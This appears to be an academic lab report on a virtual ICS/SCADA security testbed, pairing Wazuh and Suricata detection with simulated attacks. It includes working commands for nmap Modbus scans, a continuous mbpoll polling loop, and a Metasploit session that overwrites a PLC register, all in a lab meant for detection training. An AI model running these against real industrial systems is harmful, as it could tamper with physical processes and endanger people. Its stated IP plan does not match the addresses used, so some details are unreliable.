
```
root@scada-HMI:/home/scada# mousepad /var/ossec/etc/rules/local_rules.xml
```



```
<!-- Local rules -->
<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">
  <!--
    Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>
```

7. Perform controlled test activities such as repeated pump start and stop operations from the SCADA interface to generate network events for IDS monitoring.
8. Monitor Suricata alert logs directly by viewing the alert file using "`sudo tail -f /var/log/suricata/fast.log`" to confirm that traffic anomalies are detected.
9. Modify the Wazuh configuration again to forward Suricata IDS alerts by editing the file with "`sudo nano /var/ossec/etc/ossec.conf`" and linking it to the "`/var/log/suricata/fast.log`" file.
10. Save the configuration and restart the Wazuh Manager service again using "`sudo systemctl restart wazuh-manager`" so the new log source becomes active.
11. Open the Wazuh web interface locally using "`https://localhost`" to monitor alerts and security events generated in the system.



WEEK 7 — Scenario Library (Attack / Anomaly Simulations)

PHASE 1 — Discovery & Misuse

1. Simulate an OT network reconnaissance attack from the Kali Linux machine to discover devices and open ports in the industrial network.
2. Perform a TCP SYN network scan on the OT subnet using the command "`nmap -sS 192.168.1.0/24`" or "`nmap -p 502 192.168.1.0/24`" to probe PLC and other devices.

```
(root@kali)-[/home/kali]
# nmap -p 502 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 08:12 -0400
Nmap scan report for 192.168.1.1
Host is up (0.0015s latency).

PORT      STATE      SERVICE
502/tcp    filtered  mbap
MAC Address: 3C:52:A1:35:E6:A2 (TP-Link Limited)

Nmap scan report for 192.168.1.100
Host is up (0.00021s latency).

PORT      STATE      SERVICE
502/tcp    filtered  mbap
MAC Address: 04:42:1A:86:AF:A1 (ASUSTek Computer)
```

```
PORT      STATE      SERVICE
502/tcp    open       mbap
MAC Address: 00:0C:29:3C:72:7E (VMware)

Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).

PORT      STATE      SERVICE
502/tcp    open       mbap
MAC Address: 00:0C:29:98:54:DD (VMware)

Nmap scan report for 192.168.1.106
Host is up.

PORT      STATE      SERVICE
502/tcp    filtered  mbap

Nmap done: 256 IP addresses (6 hosts up) scanned in 7.21 seconds
```

3. Observe the captured traffic in the monitoring system where multiple SYN packets and connection attempts appear from an unknown IP address.
4. Confirm that the scanning activity does not directly affect the PLC process or tank operation but generates suspicious network activity.
5. Verify that the intrusion detection system identifies the scan behavior and generates alerts related to abnormal connection attempts.

```
{TCP} 192.168.1.100:7453 -> 192.168.1.104:502
03/11/2026-17:42:13.935011  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41023 -> 192.168.1.105:502
03/11/2026-17:42:13.933745  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41023 -> 192.168.1.1:502
03/11/2026-17:42:13.932560  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41023 -> 192.168.1.100:502
03/11/2026-17:42:13.934994  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41023 -> 192.168.1.104:502
03/11/2026-17:42:13.936668  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41023 -> 192.168.1.101:502
03/11/2026-17:42:14.032312  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41025 -> 192.168.1.100:502
03/11/2026-17:42:14.035287  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:41025 -> 192.168.1.1:502
```

6. Simulate abnormal Modbus polling activity from the attacker machine by first installing the Modbus client tool using "`sudo apt install mbpoll -y`".

```
(root@kali)-[/home/kali]
# sudo apt install mbpoll -y
Installing:
  mbpoll

Installing dependencies:
  libmodbus5

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 0
  Download size: 62.1 kB
  Space needed: 167 kB / 60.4 GB available
```

7. Generate continuous Modbus requests to the PLC using "`while true; do mbpoll -m tcp 192.168.1.x -r 1 -c 10; done`" to create high-frequency polling traffic.


```
(root@kali)-[/home/kali]
# while true; do mbpoll -m tcp 192.168.1.100 -r 1 -c 10; done
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilon-rt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

mbpoll: Connection failed: Connection timed out.
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilon-rt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
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mbpoll: Connection failed: Connection timed out.
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This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.
```

8. Observe the network monitoring tools showing repeated Modbus register reads and increased traffic between the attacker and the PLC.
9. Verify that the IDS detects the abnormal write attempt and generates alerts indicating possible unauthorized Modbus command activity.

10. Navigate to the Security Events → Alerts section in the Wazuh dashboard to observe alerts triggered by Suricata when network anomalies or attacks occur.



Security Alerts							
Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
✓ Mar 11, 2026 @ 18:31:18.066	000	scada-HMI			Apparmor DENIED	3	52002
Table JSON Rule							
@timestamp	2026-03-11T13:01:18.066Z						
_id	s1b83JwB1x9mcTpyrxf						
agentId	000						
agentName	scada-HMI						
data.extra_data	open						
data.status	DENIED						
decoder.name	kernel						
decoder.parent	kernel						
full_log	2026-03-11T18:31:17.555228+05:30 scada-HMI kernel: audit: type=1400 audit(1773234077.553:194): apparmor="DENIED" operation="open" class="file" profile="snap.firefox.firefox" name="/proc/pressure/memory" pid=5345 comm="MemoryPoller" requested_mask="r" denied_mask="r" fsuid=1000 ouid=0						
id	1773234078.405550						
input.type	log						
location	/var/log/kern.log						
manager.name	scada-HMI						

PHASE 2 — Process Integrity Attacks

1. "msfconsole" – Start the Metasploit Framework console.
2. "use auxiliary/scanner/scada/modbusclient" – Load the Modbus SCADA client scanner module.

```
msf >  
  
msf > use auxiliary/scanner/scada/modbusclient  
[*] Setting default action READ_HOLDING_REGISTERS - view all 9 actions with the show actions command
```

3. "show options" – Display all configurable parameters required by the module.
4. "set RHOSTS 192.168.1.105" – Define the target host IP address.
5. "show actions" – List all available actions supported by the module.
6. "info" – Display detailed information about the loaded module.
7. "set DATA_ADDRESS 2" – Set the Modbus register address to interact with.
8. "set ACTION READ_HOLDING_REGISTERS" – Select the action to read holding registers from the device.

```
msf auxiliary(scanner/scada/modbusclient) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):
```

Name	Current	Setting	Required	Description
DATA			no	Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS			yes	Modbus data address
DATA_COILS			no	Data in binary to write (WRITE_COILS mode only) e.g. 01
DATA_REGISTERS			no	Words to write to each register separated with a comma 3,4
HEXDUMP	false		no	Print hex dump of response
NUMBER	1		no	Number of coils/registers to read (READ_COILS, READ_DIS
				READ_INPUT_REGISTERS modes only)
RHOSTS			yes	The target host(s), see https://docs.metasploit.com/docs
				plait.html
RPORT	502		yes	The target port (TCP)
UNIT_NUMBER	1		no	Modbus unit number


```
Auxiliary action:
```

Name	Description
READ_HOLDING_REGISTERS	Read words from several HOLDING registers

```
msf auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 2
DATA_ADDRESS => 2
msf auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action => READ_HOLDING_REGISTERS
```

9. "run" – Execute the module against the target.

```
msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.105
[*] 192.168.1.105:502 - Sending READ HOLDING REGISTERS ...
[+] 192.168.1.105:502 - 1 register values from address 2
[+] 192.168.1.105:502 - [0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > █
```

10. "set ACTION WRITE_REGISTER" – Select the action to overwrite a single Modbus register.
11. "set DATA_ADDRESS 3" – Specify the register address to overwrite.
12. "set DATA 4505" – Define the value that will be written to the register.
13. "show options" – Verify all configured parameters before execution.
14. "run" – Execute the module to overwrite the register value on the target device.

```
msf auxiliary(scanner/scada/modbusclient) > show actions

Auxiliary actions:

  Name                                     Description
  ---                                     -
  READ_COILS                             Read bits from several coils
  READ_DISCRETE_INPUTS                   Read bits from several DISCRETE INPUTS
  ⇒ READ_HOLDING_REGISTERS                Read words from several HOLDING registers
  READ_ID                                Read device id
  READ_INPUT_REGISTERS                    Read words from several INPUT registers
  WRITE_COIL                              Write one bit to a coil
  WRITE_COILS                             Write bits to several coils
  WRITE_REGISTER                          Write one word to a register
  WRITE_REGISTERS                         Write words to several registers

msf auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
action ⇒ WRITE_REGISTER
msf auxiliary(scanner/scada/modbusclient) > set DATA ADDRESS 3
DATA_ADDRESS ⇒ 3
msf auxiliary(scanner/scada/modbusclient) > set DATA 4505
DATA ⇒ 4505
msf auxiliary(scanner/scada/modbusclient) > show options
```




```
Name      Current Setting  Required  Description
-----
DATA      4505               no        Data to write (WRITE_COIL and WRITE_REGISTER
DATA_ADDRESS 3               yes       Modbus data address
DATA_COILS               no        Data in binary to write (WRITE_COILS mode on
DATA_REGISTERS           no        Words to write to each register separated wi
3,4
HEXDUMP    false              no        Print hex dump of response
NUMBER     1                 no        Number of coils/registers to read (READ_COIL
READ_INPUT_REGISTERS modes only)
RHOSTS     192.168.1.105     yes       The target host(s), see https://docs.metaspl
ploit.html
RPORT      502               yes       The target port (TCP)
UNIT_NUMBER 1                 no        Modbus unit number

Auxiliary action:


Name      Description
-----
WRITE_REGISTER Write one word to a register

View the full module info with the info, or info -d command.

msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.105
[*] 192.168.1.105:502 - Sending WRITE REGISTER ...
[+] 192.168.1.105:502 - Value 4505 successfully written at registry address 3
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```



Before Attack



After Attack

WEEK 8 — Final Integration + Key Observations

The ICS-RedSim framework successfully simulated industrial processes and cybersecurity incidents.

Key Observations

1. Normal Modbus communication patterns were established
2. Unauthorized scanning produced detectable anomalies
3. Write command misuse triggered IDS alerts
4. Traffic flooding increased packet rate significantly
5. Sensor spoofing altered HMI readings abnormally

Detection Results

1. Suricata generated protocol-based alerts
2. Wazuh detected host-level anomalies
3. Dashboards visualized attack timelines
4. PCAP analysis confirmed traffic irregularities

```
{TCP} 192.168.1.106:46330 -> 192.168.1.100:502
03/11/2026-18:47:23.961529 [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:46330 -> 192.168.1.1:502
03/11/2026-18:49:37.354232 [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:43461 -> 192.168.1.105:502
03/11/2026-19:11:49.524264 [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:43831 -> 192.168.1.105:502
03/11/2026-19:12:20.101085 [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:40111 -> 192.168.1.105:502
03/11/2026-19:25:18.582022 [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.106:40331 -> 192.168.1.105:502
```

Advantages

1. Safe testing environment
2. No physical hardware required
3. Realistic ICS protocol simulation
4. Effective IDS validation platform
5. Scalable for multiple scenarios

Limitations

1. Does not replicate physical equipment behavior perfectly
2. Limited to simulated protocols
3. High traffic scenarios depend on VM performance

CONCLUSION

As part of this project, we have developed a Virtual environment, as form of a Cybersecurity simulation framework for ICS/SCADA systems that can be used in a safe environment to test industrial cyber-attacks. This project has enabled us to simulate industrial communications, ICS/SCADA system processes, and industrial monitoring system within a safe and controlled environment in our labs.

This framework shows how a malicious activity, abuse of network protocols or anomalies in network traffic can impact the industrial process and how a monitoring system can detect such malicious activities. ICS-RedSim is an academic and research tool that simulates scenarios of industrial cyber-attacks and provides a safe environment for training, demonstrations, and research into industrial cyber security without the risk of damaging production assets.

ICS—RedSim is a virtual ICS/SCADA attack simulation framework developed for academic and research in for training and research purposes. The demo shows industrial process simulation and some possible industrial security incident scenario generated and detected in a controlled, isolated environment.

By integrating Red Team attack simulation with Blue Team monitoring and detection, the project highlights the importance of intrusion detection and log analysis industrial cybersecurity. The framework provides a Low cost, scalable, and safe infrastructure for ICS training and research. Addressing the global shortage of skilled resources in ICS security through cost-effective training programs.

FUTURE SCOPE

The project can be further enhanced to make the ICS-RedSim framework more realistic, scalable, and aligned with modern industrial cybersecurity requirements. Future improvements include integrating advanced industrial communication protocols such as DNP3 and OPC-UA to simulate more diverse and real-world ICS environments. The addition of AI-based anomaly detection can improve the system's ability to identify unknown or zero-day threats by analyzing behavioral patterns in network traffic.

The framework can also be expanded to support multi-plant or distributed industrial simulations, enabling the study of large-scale infrastructure environments. Implementing real-time security automation and automated incident response mechanisms will allow the system to not only detect threats but also respond to them dynamically. Furthermore, the development of cyber-range training modules can transform the lab into a practical training platform for students and cybersecurity professionals, providing hands-on experience in industrial threat detection and response scenarios.

Reference

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Appendix List

Appendix A — System Requirements

- Hardware requirements for running the virtual lab
- Software requirements (VMware, OpenPLC, FUXA, Suricata, Wazuh, Wireshark, Kali Linux)

Appendix B — Virtual Machine Configuration

- VM specifications (RAM, CPU, Disk)
- Network adapter settings
- Bridged network configuration
- VMware network topology

Appendix C — IP Addressing Plan

Device	IP Address	Role
PLC VM	192.168.30.10	OpenPLC Controller
SCADA VM	192.168.30.20	FUXA HMI
Monitoring VM	192.168.20.20	IDS + SIEM
Attacker VM	192.168.40.50	Test Machine

Appendix D — PLC Register Mapping

Variable	Modbus Address	Description
Pump	Coil 1	Pump control
Tank Level	Holding Register 0	Tank level sensor
Alarm	Coil 3	High level alarm

Appendix E — PLC Ladder Logic Program

- Screenshot of ladder logic
- Description of tank fill/drain logic
- Timer configuration

Appendix F — SCADA Dashboard Configuration

- FUXA HMI screen design
- Tank indicator configuration
- Pump control button configuration
- Alarm indicator setup

Appendix G — Suricata IDS Configuration

- Suricata installation commands
- Suricata configuration file changes
- Custom Modbus detection rule

Appendix H — Wazuh Configuration

- Wazuh installation steps
- Integration with Suricata logs
- Dashboard configuration

Appendix I — Wireshark Baseline Capture

- Baseline PCAP file description
- Normal traffic pattern observations
- Modbus protocol analysis

Appendix J — IDS Alert Logs

- Suricata alert examples
- Log samples from fast.log and eve.json

Appendix K — Evidence Screenshots

- HMI screenshots
- IDS alerts
- Wireshark captures
- Wazuh dashboard alerts

Appendix L — Abbreviations

Term	Meaning
ICS	Industrial Control System
SCADA	Supervisory Control and Data Acquisition
PLC	Programmable Logic Controller
IDS	Intrusion Detection System
HMI	Human Machine Interface